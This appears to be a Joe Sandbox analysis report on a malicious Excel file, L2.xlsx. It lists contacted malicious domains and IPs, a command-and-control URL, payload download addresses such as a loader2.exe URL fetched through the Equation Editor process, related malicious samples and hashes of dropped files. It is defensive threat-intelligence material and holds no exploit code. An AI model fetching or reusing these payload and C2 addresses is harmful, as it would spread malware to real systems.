http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.alberthospice.com	154.84.76.49	true	true	• 1%, Virustotal, Browse	unknown
www.meganfantastic.com	45.195.169.197	true	true		unknown
www.adultvideolife.xyz	127.0.0.1	true	true		unknown
www.sciencebasedmasks.com	unknown	unknown	true		unknown
www.obi4ex.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.alberthospice.com/sh2m/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.210.173.40	unknown	United States		36352	AS-COLOCROSSINGUS	true
154.84.76.49	www.alberthospice.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
45.195.169.197	www.meganfantastic.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433039
Start date:	11.06.2021
Start time:	08:05:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	L2.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/21@8/4
EGA Information:	Failed

HDC Information:	• Successful, ratio: 21.5% (good quality ratio 20.7%) • Quality average: 76.1% • Quality standard deviation: 26.9%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:07:02	API Interceptor	65x Sleep call for process: EQNEDT32.EXE modified
08:07:08	API Interceptor	35x Sleep call for process: vbc.exe modified
08:07:28	API Interceptor	254x Sleep call for process: control.exe modified
08:08:26	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.210.173.40	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader2.exe
	Agency Appointment for Mv TBN Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40/files/loader1.exe
154.84.76.49	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• www.alberthospice.com/sh2m/?9rfdV=Gh1YRPKE7hMK2gEPOUx085csD85J3SgCd0zgJLFEns3tcydKC3XMvqZGo/kL+0Opr0Ax6w==&LP98=qtatzL

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.alberthospice.com	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 154.84.76.49

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	Request Letter for Courtesy Call.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	ORDEN 47458.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Descuentos de hasta el 40%.xlsx	Get hash	malicious	Browse	• 198.12.110.183

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	crt9O3URua.exe	Get hash	malicious	Browse	• 198.23.140.76
	_VM0_03064853.HtM	Get hash	malicious	Browse	• 23.94.52.94
	1LvgZjt4iv.exe	Get hash	malicious	Browse	• 198.46.177.119
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	• 198.23.221.170
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	• 198.12.127.155
	xYKsdzAUj8.exe	Get hash	malicious	Browse	• 192.210.198.12
	lsQ72VytAw.exe	Get hash	malicious	Browse	• 192.210.198.12
	EDxI6b8IKs.exe	Get hash	malicious	Browse	• 192.210.198.12
	ouGTVjHuUq.exe	Get hash	malicious	Browse	• 192.210.198.12
	vbc.xlsx	Get hash	malicious	Browse	• 107.173.219.35
	PO.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	Duplicated Orders.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	pago.xlsx	Get hash	malicious	Browse	• 192.227.228.121
	DEPOSITAR.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	HT.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	order 4806125050.xlsx	Get hash	malicious	Browse	• 192.227.228.121
DXTL-HKDXTLTseungKwanOServiceHK	GiG35Rwmz6.exe	Get hash	malicious	Browse	• 154.214.84.117
	RFQ-21-QAI-OPS-0067 (7000000061).exe	Get hash	malicious	Browse	• 154.84.83.5
	kmEVWJjPV6esObh.exe	Get hash	malicious	Browse	• 45.203.107.209
	rtgs_pdf.exe	Get hash	malicious	Browse	• 154.218.86.231
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 154.80.207.57
	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 154.84.76.49
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 45.194.139.173
	17jLieeOPx.exe	Get hash	malicious	Browse	• 156.237.130.173
	SKMBT41085NC9.exe	Get hash	malicious	Browse	• 154.212.65.23
	Product_Samples.exe	Get hash	malicious	Browse	• 154.95.193.124
	RE; KOC RFQ for Flangers - RFQ 22965431.exe	Get hash	malicious	Browse	• 154.83.72.159
	RE KOC RFQ for Flanges - RFQ 2074898.exe	Get hash	malicious	Browse	• 154.83.72.159
	item.exe	Get hash	malicious	Browse	• 154.95.193.124
	Payment SWIFT_Pdf.exe	Get hash	malicious	Browse	• 45.199.77.202
	Payment Advice-Pdf.exe	Get hash	malicious	Browse	• 45.199.77.202
	Ack0527073465.exe	Get hash	malicious	Browse	• 154.93.191.132
	PO#270521.pdf.exe	Get hash	malicious	Browse	• 154.80.241.154
	List doc__Pdf.exe	Get hash	malicious	Browse	• 156.238.108.75
	#U20ac9,770 pdf.exe	Get hash	malicious	Browse	• 156.239.112.237
	Taisier Med Surgical Sutures.exe	Get hash	malicious	Browse	• 45.199.37.6
POWERLINE-AS-APPOWERLINEDATACENTERHK	triage_dropped_file.exe	Get hash	malicious	Browse	• 107.151.118.54
	fD56g4DRzG.exe	Get hash	malicious	Browse	• 160.124.142.209
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• 185.51.167.23
	Invoice.exe	Get hash	malicious	Browse	• 185.51.167.23
	LQrGhleECP.exe	Get hash	malicious	Browse	• 154.220.41.208
	Shipping Docs677.exe	Get hash	malicious	Browse	• 154.201.218.227
	Benatos June Order-Project 2021 Specification Document and company Profile _PDF.exe	Get hash	malicious	Browse	• 154.220.38.217
	Failure Notice Details PDF.exe	Get hash	malicious	Browse	• 160.124.142.50
	PO#270521.pdf.exe	Get hash	malicious	Browse	• 154.213.230.241
	ORDER LIST.pdf.exe	Get hash	malicious	Browse	• 185.51.167.23
	pago sunat 250521.exe	Get hash	malicious	Browse	• 83.150.226.209
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 154.86.39.23
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 160.124.11.194
	Purchase Inquiry&Product Specification.exe	Get hash	malicious	Browse	• 154.86.39.23
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• 154.92.68.17
	f268bad6_by_Libranalysis.exe	Get hash	malicious	Browse	• 160.124.137.188
	RFQ - 001.xlsx	Get hash	malicious	Browse	• 160.124.11.194
	vZMIGFMR.exe	Get hash	malicious	Browse	• 154.201.247.101
	28084876_by_Libranalysis.exe	Get hash	malicious	Browse	• 154.213.62.167
	Ydomibnfzakfagtujeyntncjklfpfrinlj_Signed_.exe	Get hash	malicious	Browse	• 154.216.241.129

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsr4627.tmp\System.dll	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	
	New Order PO2193570O1.pdf.exe	Get hash	malicious	Browse	
	2320900000000.exe	Get hash	malicious	Browse	
	CshpH9OSkc.exe	Get hash	malicious	Browse	
	5SXTKXCnqS.exe	Get hash	malicious	Browse	
	i6xFULh8J5.exe	Get hash	malicious	Browse	
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	
	090049000009000.exe	Get hash	malicious	Browse	
	dYy3yfSkwY.exe	Get hash	malicious	Browse	
	PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx	Get hash	malicious	Browse	
	Purchase Order Price List 061021.xlsx	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	UGGJ4NnzFz.exe	Get hash	malicious	Browse	
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	
	3arZKnr21W.exe	Get hash	malicious	Browse	
	Shipping receipt.exe	Get hash	malicious	Browse	
	New Order TL273723734533.pdf.exe	Get hash	malicious	Browse	
	YZ8OvkljWm.exe	Get hash	malicious	Browse	
	U03c2doc.exe	Get hash	malicious	Browse	
	QUOTE061021.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader2[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	224710
Entropy (8bit):	7.912728398567341
Encrypted:	false
SSDEEP:	6144:Ds9p+npLadPGnTF8SnI8ey8uLSJB6+i940vqC7J:yptdenTiSnI8ethi9aaJ
MD5:	8C35AC8D43F7E59105902FA16114144E
SHA1:	C1A0E5DE1121E55C22649182C923B41EFD4E2848
SHA-256:	1A08FC838C4EBAB6B986B6010E2074A05C29916CD38096E7F7D26A6455917508
SHA-512:	F89DA0804389F71E3627B9BCC5299D6EAAB0649197D1084FB3B6F63E4BD126BAF333C9781AA02C3666AC59E79CB645487CFDBE19061B1C5119098529BFBD7F1
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 23%, Browse • Antivirus: ReversingLabs, Detection: 41%
Reputation:	low
IE Cache URL:	http://192.210.173.40/files/loader2.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i..iw..iu..i...i..id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....<2.....p....@.....s.....p.....text...ZZ.....\..... ..`.rdata.....p.....`.....@..@.data.....r.....@....ndata.....@.....rsrc.....v.....@..@.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\109F14E4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\109F14E4.png	
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..\|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\277819E7.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B5D57E6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~..`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32802092.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\32802092.png	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z.....`..W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-.....`._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\44AAE795.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\62FA5ABC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z.....`..W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-.....`._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8592FDFE.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM./.u....h6..|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./.".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\936B5B39.emf</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>Windows Enhanced Metafile (EMF) image data version 0x10000</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>7608</td></tr>
<tr><td>Entropy (8bit):</td><td>5.091127811854214</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>96:+SDjyLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5Djr+sW31RGtdVDYM3VfmkpH</td></tr>
<tr><td>MD5:</td><td>EB06F07412A815AED391F20298C1087B</td></tr>
<tr><td>SHA1:</td><td>AC0601FFC173F50B56C3AE2265C61B76711FBE01</td></tr>
<tr><td>SHA-256:</td><td>5CA81C391E8CA113254221D535BE4E0677908DA61DE0016EC963DD443F535FDE</td></tr>
<tr><td>SHA-512:</td><td>38AEF603FAC0AB6FB7159EBA5B48BD7E191A433739710AEACB11538E51ADA5E99CD724BE5B3886986FCBB02375B0C132B0C303AE8838602BCE88475DDD727A
49</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>....l...,..........<.................. EMF..............................8...X..................?...............................C...R...p...............................S.e.g.o.e. .U.I..v.Z
e.............%f^.................Y...Y.'.wq....\.....Y.......Y.@.Y.W.wq......Y..6.v_.wq......wq.Ze.4.g^..Y...f^0.g^......g^..f^........4.g^@.Y...f^......f^..........g^..Y.......g^4tf^..g^...........
<..u.Z.v.....Ze......Ze.......................vdv......%...............................r.................'..........(...(................?..........?..............l...4..........(...(...(...(...(..... ....
....
.............................</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94CC6BB1.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>84203</td></tr>
<tr><td>Entropy (8bit):</td><td>7.979766688932294</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
